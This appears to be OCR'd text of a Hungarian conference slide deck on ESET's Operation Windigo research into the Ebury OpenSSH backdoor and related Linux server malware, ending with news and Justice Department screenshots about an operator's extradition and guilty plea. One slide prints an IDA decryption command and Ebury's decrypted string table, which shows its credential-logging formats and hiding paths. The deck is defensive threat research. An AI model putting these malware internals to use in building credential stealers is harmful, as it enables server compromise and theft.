
# A LINUX-SZERVEREK TÁMADHATATLANOK!

# VAGY MÉGSE?



**BÉRES PÉTER**

*Sicontact  Kft. - IT vezető*

Olivier Bilodeau • Pierre-Marc Bureau • Joan Calvet
Alexis Dorais-Joncas • Marc-Étienne M.Léveillé
Benjamin Vanheuverzwijn

# OPERATION WINDIGO

The vivisection of a large Linux server-side credential stealing malware campaign

ESET ENJOY SAFER TECHNOLOGY™

# 2. INTRODUCTION

The Algonquians are one of the first nations of North America. In their language, the word Windigo refers to a demonic creature. In many legends, Windigo is a malevolent half-beast which was transformed from its human shape into a monster because it ate human flesh. Just like Windigo, a malicious actor is currently cannibalizing thousands of servers, turning legitimate resources into a wide infrastructure used for nefarious purposes.

ESET started researching a set of malicious software targeting Linux servers in the beginning of 2012. Since then, we have realized that many of these components are actually related. We soon discovered that one malicious group is currently in control of more than ten thousand servers. They are currently using these resources to redirect web traffic from legitimate websites to malicious content, to send spam messages, and to steal more credentials from users logging onto these servers.

ESET's research around Operation Windigo is part of a joint research effort with CERT-Bund, the Swedish National Infrastructure for Computing, the European Organization for Nuclear Research (CERN) and other organizations forming an international Working Group.

The number of systems affected by Operation Windigo might seem small when compared with recent malware outbreaks where millions of desktops are infected. It is important to keep in mind that, in this case, each infected system is a server. These usually offer services to numerous users and are equipped with far more resources in terms of bandwidth, storage and computation power than normal personal computers. A denial of service attack or a spam-sending operation using one thousand servers is going to be far more effective than the same operation performed with the same number of desktop computers.

In this report, we present a global overview of Operation Windigo, showing analysis of information we were able to gather from various sources, including traffic capture from command and control servers. This overview shows how all the different components of the operation fit together and provides an estimate of the size of the operation.

We then give a detailed description of the three main modules used in the Windigo operation. The first module consists of the backbone of the operation, an OpenSSH backdoor labeled Linux/Ebury. This backdoor was first publicly discussed in 2011 when it was named "Ebury". Next, we detail the component used to redirect web traffic, called Linux/Cdorked. Afterward, we look into Perl/Calfbot, a Perl script used to send spam messages.

Finally, we provide detailed information for system administrators on how to detect if their systems are compromised and how to clean infections from the various modules.

## Why we are Publishing this Report

We chose to publish this report to raise awareness around this malicious operation. Many hosting service providers have been completely compromised, including their billing systems. We think the best course of action to mitigate this threat is to provide an in-depth analysis of the various pieces of malware used in this attack. It is also for this reason that we are publishing detailed instructions on how to detect hosts infected by the various modules (in the IOC section of this document).

During the course of our efforts, we have paid strict attention to notifying victims and assisting those who responded in their cleaning efforts. The present report is another step in the process of securing the infected servers and raising awareness around the major threat that is Operation Windigo.



# 3. OPERATION WINDIGO

## 3.1. The Big Picture

The Windigo operation has been ongoing for years. We think the primary purpose of this significant effort is monetary profit through the following actions:

- Spam
- Infecting web users' computers through drive-by downloads
- Redirecting web traffic to advertisement networks

In this section, we give an overview of the Windigo operation and how it evolved over time. Furthermore, we analyze various sources of data we were able to access during the course of our investigation.

The following picture shows a high level perspective of the Windigo operation.





Figure 3.1 **High level perspective of Windigo's components and their relationship**

As depicted, several pieces of malicious software take part in the Windigo operation:

- **Linux/Ebury** runs mostly on Linux servers. It provides a root backdoor shell and has the ability to steal SSH credentials.
- **Linux/Cdorked** runs mostly on Linux web servers. It provides a backdoor shell and distributes Windows malware to end users via drive-by downloads.
- **Linux/Onimiki** runs on Linux DNS servers. It resolves domain names with a particular pattern to any IP address, without the need to change any server-side configuration.

# Windigo

## Webes forgalom átirányítás

Cdorked

## Spam kampány

Calfbot, SSH tunnelek és proxy-k

## Rosszindulatú infrastruktúra hosztolása

DNS szerverek, web szerverek, stb.

# Ebury

## Hátsó ajtó

Kompromittált szerverekhez való hozzáférés

## Hitelesítő adatok eltulajdonítása

Jelszó és kulcsok

## Userland Rootkit

Fejlett rejtőzködési technikák

# Windigo

```
Python>repr(xor(idaapi.get_many_bytes(0x73f0, 0x568), idaapi.get_many_bytes(0x73e8, 8)))
'\x8c\xee\xf8\xb9!\x80\xf7\xaf\x08[W\xe8!\xa7\xbe\xa0U\xdb)J\x00\x00-----BEGIN RSA PUBLIC
KEY-----\nMIGJAoGBAOadSGBGG9x/f1/U6KdwxfGzqSi5Bcv4aZpKv77uN4xYdS5HWmEub5Rj\nnAvtKybupWb3AUWwN7UPIO+2R+v6hrF+Gh2apcs9I9G7VEBiToi2B6BiZ3Ly68kj\n1ojemjtrG+g//Ckw/osESWweSWY4
KEY-----\x00ver\x00cat\x00bnd\x00psw\x00Version 1.4.1\n\x00%ssshd:2\t%s\t%s\t%s\t%s\x00ssh:2\t%s\t%s\t%s\t%s\x00key:1\t%d\t%s\t%s\t%s\t%s\x00sshl:2\t%u\t%s\t%d\t%s\x0
%d:log_buffer_full\x00LOGNAME\x00PEM_write_RSAPrivateKey\x00PEM_write_DSAPrivateKey\x00MD5_Init\x00MD5_Update\x00MD5_Final\x00options\x00hostaddr\x00idtable\x00audit_log_
henticate\x00pam_start\x00__strdup\x00root\x00crypt\x00connect\x00__syslog_chk\x00write\x00syslog\x00__progname\x00__environ\x00/proc/self/cmdline\x00popen\x00/dev/null\x
00tmpfile\x00shmget\x00shmat\x00shmdt\x00dlinfo\x00dlopen\x00getsockname\x00socket\x00bind\x00getnameinfo\x00getpeername\x00gethostbyname\x00send\x00sleep\x00getenv\x00ge
new_mem_buf\x00BIO_free\x00PEM_read_bio_RSAPublicKey\x00RSA_public_decrypt\x00RSA_free\x00__res_query\x00\x00execvp\x00SECKEY_ConvertToPublicKey\x00refuse\x00/sys/class/n
connection\x00strlen\x00deflateInit_\x00deflate\x00deflateEnd\x001.3.5\x00/var/log/wtmp\x00RSA_public_encrypt\x00/dev/shm/devmem\x00/dev/shm/*\x00SSH-%d.%d-%[^\n]\n\x00SS
OpenSSH_5.3\x00fmqzdnvcyelwaibsrxtpkhjguo\x00info\x00net\x00biz\x00%s.%s\x00%u.%u.%u.%u\x00%u.%s\x00%s%s\x00%02x\x00\nGood job, ESET! And thanks for IDA.\n\x00\x00'
```


# Windigo

```
hrF+Gh2apcs9I9G7VEBiToi2B6BiZ3Ly68kj\n1ojemjtrG+g//Ckw/osESWweSWY4
\t%s\x00key:1\t%d\t%s\t%s\t%s\t%s\t%s\x00sshl:2\t%u\t%s\t%d\t%s\x0
pdate\x00MD5_Final\x00options\x00hostaddr\x00idtable\x00audit_log_
rogname\x00__environ\x00/proc/self/cmdline\x00popen\x00/dev/null\x
o\x00getpeername\x00gethostbyname\x00send\x00sleep\x00getenv\x00ge
0\x00execvp\x00SECKEY_ConvertToPublicKey\x00refuse\x00/sys/class/n
crypt\x00/dev/shm/devmem\x00/dev/shm/*\x00SSH-%d.%d-%[^\n]\n\x00SS
\x00%02x\x00\nGood job, ESET! And thanks for IDA.\n\x00\x00'
```


# 2015


www.rt.com/new
RT QUESTION MORE
LIVE
Home / News /
'Witchhunt': Moscow slams Finland's arrest of Russian citizen on US request
Published time: 27 Aug, 2015 19:16
Edited time: 27 Aug, 2015 23:52
© Eric Gaillard / Reuters

# 2016


www.wsj.com/ar
DJIA ▼ -0.08%
U.S. 10 Yr ▲ 2.304%
Euro ▲ 0.11%
THE WALL STREET JOURNAL.
Subscribe | Sign In
WORLD
Finland Agrees to Extradite Maxim Senakh
Russian national suspected of wire fraud and computer fraud will now be sent to the U.S.
By Charles Duxbury
Updated Jan. 8, 2016 1:55 p.m. ET
Finland's Justice Ministry said on Friday that it had agreed to extradite Russian national Maxim Senakh to the U.S. where he is suspected of wire fraud as well as computer fraud and abuse.
The decision cannot be appealed in Finland.
Mr. Senakh was detained in Finland last August following a request by the U.S. that he be held and...

# 2017


www.justice.gov
THE UNITED STATES DEPARTMENT of JUSTICE
en ESPAÑOL
Home » Office of Public Affairs » News
JUSTICE NEWS
Department of Justice
SHARE
Office of Public Affairs
FOR IMMEDIATE RELEASE
Tuesday, March 28, 2017
Russian Citizen Pleads Guilty for Involvement in Global Botnet Conspiracy
A Russian citizen pleaded guilty today for his participation in a criminal enterprise that installed and exploited malicious computer software (malware) on tens of thousands of computer servers throughout the world to generate millions of dollars in fraudulent payments.
Acting Assistant Attorney General Kenneth A. Blanco of the Department of

# 2021

From: **Dutch National High Tech Crime Unit**
To: **ESET Research Team**
Subject: **Ebury**

Hello there,

We found Ebury on the system of a victim of cryptocurrency theft. Are you still tracking Ebury? Would you be interested in working with us on this case?

Regards,
NHTCU Agent

# 2021

From: **Dutch National High Tech Crime Unit**
To: **ESET Research Team**
Subject: **Ebury**

Hello there,

We found Ebury on the system of a victim of cryptocurrency theft. Are you still tracking Ebury? Would you be interested in working with us on this case?


Regards,
NHTCU Agent

